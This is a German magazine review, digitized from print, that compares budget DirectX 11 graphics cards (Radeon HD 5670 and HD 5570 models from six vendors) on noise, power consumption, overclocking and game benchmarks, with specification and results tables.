
Die Shader-Rechenkerne des Redwood-Grafikchips beschleunigen das anspruchsvolle Umwandeln von hochaufgelösten Videos mit Hilfe spezieller Software. Cyberlinks Power Director 8 nutzt etwa ATI Stream für H.264-Clips. Solche gut parallelisierbaren Aufgaben laufen selbst mit relativ günstigen Grafikchips deutlich schneller ab als auf modernen Hauptprozessoren. Für die Umwandlung eines 1080p-Filmausschnitts (24 Voll-

Technische Daten[1]

	Radeon HD 5570	Radeon HD 5670	Radeon HD 5750
Hersteller	AMD	AMD	AMD
Codename	Redwood	Redwood	Juniper
Transistoren	627 Millionen	627 Millionen	1,04 Milliarden
Fertigungsprozess	40 nm	40 nm	40 nm
Shader-ALUs	400	400	720
Textureinheiten	20	20	36
Rasterendstufen (ROPs)	8	8	16
DirectX / Shader Model / OpenCL	11 / 5.0 / 1.0	11 / 5.0 / 1.0	11 / 5.0 / 1.0
Speicherbus	128 Bit	128 Bit	128 Bit
Core-Takt	650 MHz	775 MHz	700 MHz
Shader-Takt	650 MHz	775 MHz	700 MHz
Speichertakt	900 MHz	2000 MHz	2300 MHz
Speichergröße	512 / 1024 MByte GDDR3	512 / 1024 MByte GDDR5	1024 MByte GDDR5
Stromversorgung	PEG	PEG	PEG, 1 × sechspolig
Kopplungsfähig	–	✓ (CrossFireX)	✓ (CrossFireX)
3DMark Vantage (ca.)[2]	4500 Punkte	6300 Punkte	9200 Punkte

[1] nach AMD-Spezifikation [2] Voreinstellung: Performance

✓ vorhanden – nicht vorhanden



Die Testkandidaten im Überblick: Gigabyte Radeon HD 5670, HIS Radeon HD 5670 IceQ, Powercolor Radeon HD 5670 Go!Green, MSI R5670 PMD1G, Sapphire Radeon HD 5670 und HD 5570, XFX Radeon HD 5670 (von oben, links nach rechts)

bilder/s) brauchte eine Radeon HD 5670 etwa 44 Sekunden (36 fps), wegen des abgespeckten Speicher-Interfaces dauert es auf einer Radeon HD 5570 drei Sekunden länger. Der über 800 Euro teure Vierkernprozessor Intel Core i7-965 braucht für die gleiche Aufgabe fast zweieinhalb Mal so lang, nämlich 105 Sekunden. Wie hoch der Zeitvorteil der Grafikkarte ausfällt, hängt aber nicht allein von der Anzahl der Shader-Rechenkerne, sondern auch von Auflösung und Bitrate des Videomaterials ab.

Leise und sparsam

Die meisten Hersteller halten sich bei der Radeon HD 5670 nicht an das AMD-Referenzdesign und statten ihre Modelle mit größeren Kühlkörpern und leiseren Lüftern aus, die aber einen zweiten Gehäusesteckplatz verdecken. Die AMD-Referenzkarte kommt mit einem Slot aus, dafür ist ihr kleiner 4-Zentimeter-Lüfter im 3D-Betrieb hörbar (1,1 Sone), im Leerlauf kaum (0,5 Sone).

Dann arbeiten Grafikchip und Speicher mit reduzierten Taktfrequenzen (157/600 MHz) und Spannungen, sodass die Grafikkarte lediglich um die 14 Watt aus dem PCIe-Steckplatz zieht. Im Dual-Monitor-Betrieb läuft unter anderem der Speicher mit voller Taktfrequenz, die Leerlauf-Leistungsaufnahme verdoppelt sich dann auf rund 27 Watt. Die GPU-Temperatur des Referenzmodells kletterte beim Spielen nicht über die Marke von 80 °C. Das ist unproblematisch, dennoch relativ warm für eine Mittelklasse-Grafikkarte. Dann verheizt die Karte durchschnittlich 47 Watt mit kurzzeitigen Spitzen bis zu 65 Watt. Daher brauchen gerade lüfterlose Modelle eine gute Gehäusedurchlüftung, die teilweise wieder Lärm verursacht – die bessere Alternative ist eine Grafikkarte mit Flüsterlüfter. Das macht auch das Übertakten des Grafikchips einfacher, dann steigt jedoch wiederum die Leistungsaufnahme beim Spielen etwas an. Außerdem muss man auf Programme wie das AMD GPU Clock Tool zurückgreifen, um die Taktfrequenzen von Grafikchip und Speicher über die Treibergrenzen hinweg zu erhöhen.

Gigabyte Radeon HD 5670

Rund 95 Euro kostet die Radeon HD 5670 des taiwanischen Herstellers Gigabyte. Der Grafikchip läuft 10 MHz schneller, als es die AMD-Spezifikation vorsieht, der Speicher mit Referenztakt. Auf der GPU sitzt ein rundlicher Aluminiumkühlkörper mitsamt einem 80-Millimeter-Propeller. Er befördert die Abwärme nicht nach draußen, sondern verwirbelt sie innerhalb des Gehäuses. Dennoch steigt die Temperatur des Chips selbst im 3D-Betrieb nicht über 55 °C. Das ist selbst für die vergleichsweise sparsamen HD-5670-Modelle ein sehr guter Wert.

Die Gigabyte Radeon HD 5670 verheizt beim Spielen durchschnittlich 50 Watt, im Leerlauf funktioniert leider der Stromsparmodus nicht korrekt, Grafikchip und Speicher laufen mit 400 MHz und 2000 MHz. Dies führt dazu, dass die Leistungsaufnahme mit 29 Watt ungefähr doppelt so hoch ist, wie sie sein sollte.

Weder im 2D- noch im 3D-Betrieb stört der Lüfter, er erzeugt permanent 0,6 Sone. Bei Leerlauf-Temperaturen von unter 50 °C könnte er sich sogar noch etwas langsamer – und damit leiser – drehen.

Dafür ist bei den Taktfrequenzen noch etwas Luft nach oben, Grafikchip und Speicher arbeiten auch mit 892/2336 MHz stabil. Spiele laufen dann rund 10 Prozent schneller, bis zur Leistung einer Radeon HD 5750 ist es selbst dann aber noch ein weiter Weg. So schafft die Gigabyte-Karte bei Dirt 2 mit erhöhten Taktfrequenzen 37 fps anstatt 33 fps, eine HD 5750 liegt bei durchschnittlich 45 Bildern/s (1920 × 1080).

Der Mittelklassekarte liegen keinerlei Adapter bei, mangels DisplayPort-Ausgang lassen sich maximal zwei Bildschirme anschließen. Auch hochwertige Softwarebeilagen sucht man vergebens.

HIS Radeon HD 5670 IceQ


Die IceQ-Variante von HIS ist mit 105 Euro etwas teurer als die Konkurrenz und besitzt auch nur 512 MByte Speicher. Im Vergleich zu 1-GByte-Modellen ist die Karte trotzdem nur selten langsamer, oft liegen die Unterschiede nur im Bereich von einem Bild pro Sekunde. Erst bei hohen Auflösungen über 1920 × 1200 Bildpunkten mit aktivierter Kantenglättung oder auch bei aufwendigen Textur-Mods für aktuelle Spiele bricht die Karte ein, weil dafür der Grafikchip schon viel zu langsam ist.

Die Radeon HD 5670 IceQ besitzt einen 80-Millimeter-Lüfter


von Arctic (ehemals Arctic Cooling), der anscheinend ungeregelt, aber mit 0,1 Sone quasi unhörbar seinen Dienst verrichtet – und das sowohl im 2D- als auch 3D-Betrieb. Die warme Luft wird durch Blechschlitze direkt aus dem Gehäuse geblasen. Beim Spielen erhitzt sich der Grafikchip auch schon mal auf 75 °C, was immer noch im unkritischen Bereich liegt. So brachte unser Testexemplar noch einige Reserven mit und war mit 909 MHz gar taktfreudiger als das Gigabyte-Pendant; der Speicher lief dafür nur bis 2112 MHz fehlerfrei.

Doch wie schon die Gigabyte-Karte schaltet auch das HIS-Modell nicht in den sparsamsten Leerlauf-Modus. Chip und Speicher laufen auf dem Windows-Desktop mit 600/900 MHz, die Leistungsaufnahme liegt mit 24 Watt rund 70 Prozent über dem Referenzwert. Mit zwei angeschlossenen Bildschirmen verheizt die Karte 2 Watt mehr, beim Zocken sind es knapp 50 Watt im Mittel. Kurzzeitig treten wie beim Gigabyte-Modell Spitzen von über 60 Watt auf.

Ebenfalls wie bei Gigabyte: Es fehlt eine DisplayPort-Buchse und hochwertige Software. Das beiliegende Programm Bumptop gibt's auch kostenlos im Netz, es verwandelt den Desktop in einen dreidimensionalen Schreibtisch. Dieser ist zwar frei konfigurierbar und nett anzusehen, aber niemand braucht ihn wirklich.



Im synthetischen 3DMark Vantage rechnet eine Radeon HD 5670 rund 40 Prozent flinker als die Radeon HD 5570.



Eine Radeon HD 5750 ist im Tessellation-Benchmark Unigine Heaven 2.0 mehr als ein Drittel schneller als die Radeon HD 5670.

MSI R5670 PMD1G

Die 100 Euro kostende Radeon HD 5670 von MSI bindet auch einen dritten Monitor über die DisplayPort-Buchse an. Der 80-Millimeter-Lüfter ist auf einem rundlichen Aluminiumkühler verschraubt und arbeitet immer sehr leise (0,2 Sone), er befördert die Luft aber nicht aus dem Gehäuse. Im Leerlauf arbeiten Grafikchip und Speicher korrekt mit reduzierten Taktfrequenzen und Spannungen (13 Watt). Im Multimonitor-Betrieb läuft der werksseitig um 20 MHz übertaktete Speicher mit voller Taktfrequenz, die GPU mit 400 MHz; die Leistungsaufnahme verdoppelt sich. Beim Spielen steigt sie auf durchschnittlich 47 Watt. Die Temperatur kletterte in unseren Tests nicht über 70 °C. GPU und Speicher liefen auch mit 897 MHz beziehungsweise 2226 MHz noch stabil. Im 3DMark Vantage (Voreinstellung: Performance) erhöhte sich der Ergebniswert dann von 6366 um knapp 13 Prozent auf 7170 Punkte, in Anno 1404 waren gleich fünf Bilder pro Sekunde bei 1920 × 1080 mehr drin (46 fps).

Das Programm MSI Afterburner hat der Hersteller auf den Datenträger gepackt. Mit Hilfe des auch im Internet kostenlos

Für die meisten Echtzeitstrategiespiele reicht die 3D-Leistung einer Radeon HD 5670 aus. Anno 1404 läuft in hoher Detailstufe selbst in der Full-HD-Auflösung flüssig.

Die Optik des DirectX-11-Spiels Battlefield Bad Company 2 weiß zu beeindrucken. Für Schärfefilter und Kantenglättung reicht die Rechenleistung einer Radeon HD 5670 jedoch nicht aus.

erhältlichen Tools lässt sich theoretisch mit der Kernspannung experimentieren – doch das funktionierte weder mit der auf der CD befindlichen Version 1.4.1 noch mit der aktuellen von der MSI-Webseite. Taktfrequenzen und Lüfterdrehzahl sind mit wenigen Mausklicks verändert. Leider ließen sich diese nicht über die im Catalyst-Treiber maximal einstellbaren Werte (GPU: 850 MHz, Speicher: 2100 MHz) heben – damit ist der Festplattenplatz für das Programm zu schade.


Außerdem mussten wir von MSI ein zweites Testexemplar anfordern. Das erste machte Probleme bei der Bildschirmaktualisierung, was sich als Wackeln und Flackern zeigte.

Powercolor Radeon HD 5670 Go!Green

Powercolors Go!Green-Modell kostet 110 Euro und ist damit die teuerste Karte im Testfeld. Vier Kupfer-Heatpipes führen die GPU-Hitze zu einem riesigen Lamellenkühlkörper aus Aluminium (18 cm × 9,5 cm), der zwei Zentimeter über die 18,5 Zentimeter lange Platine hinausragt. Dadurch kommt die Radeon HD 5670 Go!Green ohne Lüfter aus und arbeitet folglich geräuschlos. Auf Vorder- und Rückseite sitzen auch auf den Samsung-Speicherbausteinen kleine Kühlkörper.

Das „Green" im Namen ist nur begrenzt berechtigt: Zwar funktionieren bei der Grafikkarte die Stromsparmechanismen, dennoch nimmt sie im Windows-Betrieb 17 Watt elektrische Leistung auf und damit etwas mehr als vonnöten wäre. Bei anspruchsvollen 3D-Spielen ist sie im Testfeld gar das Modell mit der höchsten Leistungsaufnahme und erreicht kurzzeitige Spitzen von bis zu 70 Watt; im Durchschnitt verheizt sie 52 Watt unter Last. In unseren Tests traten dabei Temperaturen von bis zu 70 °C auf, im Leerlauf pendelt sie sich bei rund 45 °C ein. Während unserer Übertaktungsexperimente lief der Grafikchip sogar noch mit 919 MHz stabil, der zweitbeste Wert im Testfeld.

Leider enthält auch Powercolor dem Käufer einen DisplayPort-Anschluss vor und setzt stattdessen auf eine VGA-Buchse; daher ist auch mit dieser Karte lediglich ein Dual-Monitor-Betrieb möglich. Das kalifornische Unternehmen legt wie HIS die 3D-Desktop-Software Bumptop mit in den Karton.



Ein Spiel im Karton? Oder DVD-Player-Software? Fehlanzeige bei den 100-Euro-Karten. Stattdessen legen Hersteller Software bei, die es auch im Internet kostenlos gibt, etwa das Übertaktungsprogramm Afterburner.

Sapphire Radeon HD 5570 und HD 5670

Die Radeon HD 5570 von Sapphire ist mit 75 Euro die preiswerteste Karte im Testfeld, auf ihr sitzt aber auch nominell schwachbrüstigere Technik. Sie kommt in halber Bauhöhe daher und eignet sich dadurch auch für besonders kleine Gehäuse, wie sie etwa bei Wohnzimmer-PCs üblich sind. Leider fehlt dafür aber eine HDMI-Buchse zum Anschluss an Flachbild-Fernseher, auch Adapter von Dual-Link-DVI oder DisplayPort liegen nicht bei. Immerhin dreht der kleine 45-Millimeter-Lüfter im Windows-Betrieb sehr leise (0,2 Sone), selbst beim Furmark-Belastungstest blieb die Geräuschentwicklung noch im Rahmen (0,6 Sone).

Unser Testexemplar der Sapphire Radeon HD 5570 ließ sich sehr gut übertakten, der Grafikchip lief sogar mit 929 MHz – also einer um 43 Prozent höheren Taktfrequenz – noch stabil. Beim GDDR3-Speicher waren 30 Prozent mehr drin (plus 248 MHz). Mit diesen Werten arbeitete die Karte so schnell wie eine 25 Euro teurere Radeon HD 5670: Die Punktzahl im 3DMark Vantage kletterte von 4582 auf 6320. Bei Crysis stieg die durchschnittliche Bildrate von 15 fps auf 20 fps bei 1920 × 1080 Bildpunkten; bei 1680 × 1050 war die Ballerei dann sogar mit der Radeon HD 5570 einigermaßen spielbar (Einstellung: hoch, kein AA/AF).

Außerdem ist die Low-Profile-Karte die sparsamste unserer Testexemplare. Sie verbraucht im Leerlauf lediglich 10 Watt, mit zwei angeschlossenen Displays (14 Watt) sogar nur die Hälfte der


HD-5670-Konkurrenten. Mehr als 47 Watt verheizte die Sapphire Radeon HD 5570 zu keinem Zeitpunkt; durchschnittlich reichen der HD 5570 bei anspruchsvollen 3D-Szenen 34 Watt.

Sapphire liefert die Karte mit zwei Low-Profile-Slotblenden (1 × DVI und DisplayPort, 1 × VGA) und dem SimHD-Plug-in von Arcsoft aus. Letzteres nutzt den Grafikchip, um die Qualität von Messenger-Videostreams zu verbessern.

Das Tool liegt auch dem HD-5670-Modell (100 Euro) bei, zusätzlich gibt's bei diesem noch je einen DVI-zu-VGA- und HDMI-zu-DVI-Adapter. Auch eine Crossfire-Brücke ist dabei, um zwei HD 5670 zu koppeln. Sapphire setzt beim HD-5670-Modell auf einen Lüfter vom Kühlspezialisten Arctic. Er arbeitet sowohl im 2D- (0,2 Sone) als auch 3D-Betrieb (0,3 Sone) sehr leise und ist bei geschlossenem Gehäuse nicht zu hören. Auch die Stromsparmechanismen greifen im Leerlauf optimal (13 Watt), und der Chip wird selbst unter Last nicht wärmer als 55 °C. Die Hynix-Speicherbausteine sind bis zu 2,5 GHz spezifiziert und lassen sich daher stabil mit dieser Taktfrequenz betreiben – ein Spitzenwert im Testfeld. Im Zusammenspiel mit dem auf 906 MHz übertakteten Grafikchip liefen Spiele rund 15 Prozent schneller. Crysis war mit 28 statt 24 fps angenehm spielbar bei 1680 × 1050 Bildpunkten, beim DirectX-11-Spiel Dirt 2 waren 38 statt 33 Bilder/s drin.

XFX Radeon HD 5670

XFX vertraut bei seinem HD-5670-Modell auf den ersten Blick auf das AMD-Referenzdesign, die Grafikkarte ist daher als einziges HD-5670-Exemplar im Testfeld nur einen Gehäusesteckplatz breit. Doch steckt die Grafikkarte erst mal im Rechner, ist dieser Vorteil schnell vergessen, denn der kleine 5-Zentimeter-Lüfter dreht selbst im Leerlauf viel schneller als im Referenzdesign und ist mit 1 Sone lauter als alle anderen Testkandidaten. Zwar liegt die Leistungsaufnahme mit 16 Watt leicht über dem Optimalwert. Dennoch hätte sich der Lüfter langsamer und damit leiser drehen können, denn der Grafikchip wurde nur 40 °C warm. In 3D-Spielen verheizt die XFX Radeon HD 5670 bis zu 61 Watt, durchschnittlich kommt sie auf anständige 47 Watt – und wurde mit 1,2 Sone auch nicht viel lauter als im Windows-Betrieb.



Registriert man sich mit der Karten-Seriennummer bei XFX, gibt es Online-Support. Die Antworten kamen schnell, waren jedoch auch auf weitere Nachfrage hin unvollständig: Von einem aktiven DisplayPort-Adapter hatte der Mitarbeiter noch nie etwas gehört.

Mit je einer DVI-, HDMI- und DisplayPort-Buchse ist die Mittelklasse-Grafikkarte fit für den Eyefinity-Betrieb mit drei Monitoren. Adapter auf VGA- oder eine zusätzliche DVI-Buchse liegen nicht im Karton. Als kleines Schmankerl liefert XFX einen Do-not-disturb-Türanhänger mit, auf dessen Rückseite die Seriennummer der Grafikkarte aufgeklebt ist. Mit dieser kann man sich im

3D-Performance

	Anno 1404 1 × AA / 2 × AF, DirectX 10 Einstellung: hoch [fps] besser ▶	Colin McRae: Dirt 2 1 × AA / 1 × AF, DirectX 11 Einstellung: Maximum [fps] besser ▶	Crysis 1.2 1 × AA/1 × AF, DirectX 10 Einstellung: hoch [fps] besser ▶	HAWX 1.02 4 × AA / 1 × AF, DirectX 10.1 Einstellung: Maximum [fps] besser ▶	World in Conflict 1.0.1.1 4 × AA / 4 × AF, DirectX 10 Einstellung: sehr hoch [fps] besser ▶
	1280 × 1024	**1280 × 1024**	**1280 × 1024**	**1280 × 1024**	**1280 × 1024**
Gigabyte Radeon HD 5670 1 GByte	57	43	32	43	29
HIS Radeon HD 5670 IceQ 512 MByte	56	43	31	43	28
MSI R5670 PMD1G 1 GByte	57	43	31	43	28
Powercolor Radeon HD 5670 Go! Green	56	43	31	43	28
Sapphire Radeon HD 5670 1 GByte	56	43	31	42	28
XFX Radeon HD 5670 1 GByte	56	43	31	43	28
Sapphire Radeon HD 5570 1 GByte	42	32	22	26	19
Radeon HD 5750 1 GByte	78	58	42	63	38
	1680 × 1050	**1680 × 1050**	**1680 × 1050**	**1680 × 1050**	**1680 × 1050**
Gigabyte Radeon HD 5670 1 GByte	46	36	25	36	23
HIS Radeon HD 5670 IceQ 512 MByte	45	35	24	36	23
MSI R5670 PMD1G 1 GByte	45	36	24	36	23
Powercolor Radeon HD 5670 Go! Green	45	36	24	36	23
Sapphire Radeon HD 5670 1 GByte	45	36	24	35	23
XFX Radeon HD 5670 1 GByte	45	36	24	35	23
Sapphire Radeon HD 5570 1 GByte	33	26	17	23	16
Radeon HD 5750 1 GByte	63	48	34	50	32
	1920 × 1080	**1920 × 1080**	**1920 × 1080**	**1920 × 1080**	**1920 × 1080**
Gigabyte Radeon HD 5670 1 GByte	41	33	22	32	21
HIS Radeon HD 5670 IceQ 512 MByte	40	33	21	32	20
MSI R5670 PMD1G 1 GByte	41	33	21	32	21
Powercolor Radeon HD 5670 Go! Green	40	33	21	32	21
Sapphire Radeon HD 5670 1 GByte	40	33	21	32	21
XFX Radeon HD 5670 1 GByte	40	33	21	32	21
Sapphire Radeon HD 5570 1 GByte	29	24	15	21	14
Radeon HD 5750 1 GByte	57	45	30	46	29

AA: Antialiasing; AF: anisotrope Filterung; Treiber: Catalyst 10.4 (AMD)
gemessen unter Windows 7 Ultimate 64 Bit auf Intel Core i7-965 Extreme Edition, 3 × 2 GByte DDR3-1333, Gigabyte EX58-UD4P, VSync aus

Support-Bereich des Herstellers registrieren und erhält dann beispielsweise Treiber und Anwendungsprofile für die Grafikkarte übersichtlich aufgelistet. Bei unserer Stichprobe waren die angezeigten Dateien auf dem neuesten Stand. Hilfeanfragen lassen sich mit Hilfe eines einfach zu bedienenden Ticket-Systems stellen. Auf eine Anfrage zum Eyefinity-Betrieb bekamen wir innerhalb einer halben Stunde eine Antwort – zeitlich vorbildlich. Doch inhaltlich erfuhren wir nur die halbe Wahrheit.

Die XFX Radeon HD 5670 kostet zirka 95 Euro und gehört damit zu den günstigen HD-5670-Modellen. Im Vergleich zum ebenso preiswerten Gigabyte-Modell funktionieren bei XFX die Stromsparmodi, der Wermutstropfen ist aber der nervige Ventilator, der die Luft auch nicht aus dem Gehäuse pustet. Dazu zeigt sich der Grafikchip mit höchstens 865 MHz nur wenig übertaktungsfreudig.

Fazit

Bereits für rund 100 Euro bekommt man leise und sparsame, zu DirectX 11 kompatible Grafikkarten, die auch die meisten aktuellen Spiele flüssig darstellen und sich gut eignen zur Blu-ray-Wiedergabe und Videoumwandlung. Die getesteten HD-5670-Grafikkarten von HIS, MSI und Sapphire sind kaum hörbar und zeigen, dass es nicht unbedingt eine lüfterlose Grafikkarte sein muss – denn die braucht oft mehr Einbauplatz und eine bessere Gehäusedurchlüftung. Dennoch ist auch die passiv gekühlte Powercolor-Grafikkarte eine gute Wahl. Sapphires Radeon HD 5570 ist sehr sparsam und passt auch in sehr kleine Gehäuse.

Enttäuschend ist, dass bei den Testexemplaren von Gigabyte und HIS der Leerlauf-Stromsparmodus nicht korrekt funktioniert und sie doppelt so viel Energie verheizen wie nötig. Außerdem gehört bei Karten wie diesen außer Dual-Link-DVI- und HDMI-Anschluss auch eine DisplayPort-Buchse für den Eyefinity-Betrieb mit ans Slotblech. Dass die HIS-Karte nur 512 MByte statt 1024 MByte Speicher besitzt, ist beim Spielen nur selten von Nachteil.

Wer viel Wert darauf legt, auch hochaktuelle DirectX-11-Spiele in hohen Auflösungen und maximalen Details flüssig wiederzugeben, der greift besser mindestens zu einer Radeon HD 5770, die rund 50 Euro mehr kostet als ein HD-5670-Modell. (mfi)

Literatur

[1] Martin Fischer, Zugabe, Radeon HD 5450 und HD 5570, c't 5/10, S. 34


[2] Martin Fischer, 3D-Walze, Kantenglättungsmodi von AMD und Nvidia, c't 22/09, S. 190

[3] Martin Fischer, Panarama-Fenster, DirectX-11-Grafikkarte für sechs Monitore, c't 12/10, S. 112

[4] Martin Fischer, Schnell und sparsam, Die ersten DirectX-11-Karten: Radeon HD 5870 und 5850, c't 21/09, S. 20

www.ct.de/1015120

DirectX-11-Grafikkarten

Hersteller	Gigabyte	HIS	MSI	Powercolor	Sapphire	Sapphire	XFX
							
Modell	Radeon HD 5670 1 GByte	Radeon HD 5670 IceQ 512 MByte	R5670 PMD1G 1 GByte	Radeon HD 5670 Go! Green 1 GByte	Radeon HD 5570 1 GByte	Radeon HD 5670 1 GByte	Radeon HD 5670 1 GByte
Webseite	www.gigabyte.de	www.hisdigital.com/de	www.msi-computer.de	www.powercolor.com/de	www.sapphiretech.com	www.sapphiretech.com	www.xfxforce.com
Ausstattung							
Anschlüsse: DVI / HDMI / DisplayPort / VGA / TV-Out	1 / 1 / – / 1 / –	1 / 1 / – / 1 / –	1 / 1 / 1 / – / –	1 / 1 / – / 1 / –	1 / – / 1 / 1 / –	1 / 1 / 1 / – / –	1 / 1 / 1 / – / –
Adapter DVI-I/VGA / DVI-D/HDMI / HDMI/DVI	– / – / –	– / – / –	– / – / –	– / – / –	– / – / –	1 / – / 1	– / – / –
CrossFireX-/SLI-Brücke	–	–	–	–	–	1	–
sonstige Hardware-Beilagen	–	–	–	–	2 × Low-Profile-Blenden	–	–
Software[1]							
Spiele-Bundle	–	–	–	–	–	–	–
DVD-Software	–	–	–	–	–	–	–
sonstige Software-Beilagen	–	–	MSI Afterburner	–	Arcsoft Sim HD for IM	Arcsoft Sim HD for IM	–
Technische Prüfungen[2]							
std. Chip-/Shader-/Speichertaktfrequenzen	785 MHz / 785 MHz / 2000 MHz	775 MHz / 775 MHz / 2000 MHz	775 MHz / 775 MHz / 2020 MHz	775 MHz / 775 MHz / 2000 MHz	650 MHz / 650 MHz / 900 MHz	775 MHz / 775 MHz / 2000 MHz	775 MHz / 775 MHz / 2000 MHz
max. Chip-/Shader-/Speichertaktfrequenzen	892 MHz / 892 MHz / 2336 MHz	909 MHz / 909 MHz / 2112 MHz	897 MHz / 897 MHz / 2226 MHz	919 MHz / 919 MHz / 2242 MHz	929 MHz / 929 MHz / 1148 MHz	906 MHz / 906 MHz / 2500 MHz	865 MHz / 865 MHz / 2262 MHz
3D-Leistung mit norm./max. Taktfrequenzen[3]	6455 / 7177 3D Marks	6419 / 7221 3D Marks	6366 / 7170 3D Marks	6259 / 7346 3D Marks	4582 / 6320 3D Marks	6402 / 7325 3D Marks	6395 / 7054 3D Marks
